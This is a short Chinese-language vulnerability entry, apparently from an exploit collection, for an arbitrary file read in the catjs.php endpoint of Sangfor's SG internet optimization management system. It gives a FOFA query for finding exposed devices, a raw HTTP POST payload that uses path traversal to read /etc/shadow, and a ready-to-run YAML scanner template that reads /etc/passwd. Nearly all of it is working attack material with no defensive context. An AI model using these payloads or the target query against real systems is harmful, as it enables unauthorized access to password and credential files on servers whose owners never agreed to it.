S4-1深信服-上网优化管理系统-任意文件读取

漏洞描述：

深信服 SG上网优化管理系统 catjs.php 存在任意文件读取漏洞，攻击者通过漏洞可以获取服务器上的敏感文件

网站图片：

网络测绘：

fofa语法：

title=="SANGFOR上网优化管理"


漏洞复现：

payload：

```
POST /php/catjs.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

["../../../../../../etc/shadow"]
```

效果图:



Yaml模板

```
id: sangfor_SG_catjs_fileread
info:
  name: 深信服SG上网优化管理系统 catjs.php 任意文件读取漏洞
  author: mhb17
  severity: high
  description: description
  reference:
    - https://
  tags: fileread
requests:
  - raw:
      - |+
        POST /php/catjs.php HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
        Connection: close
        Content-Type: application/x-www-form-urlencoded
        Content-Length: 32

        ["../../../../../../etc/passwd"]

    matchers:
      - type: word
        part: header
        words:
          - '200'
      - type: regex
        regex:
          - "root:.*:0:0:"
```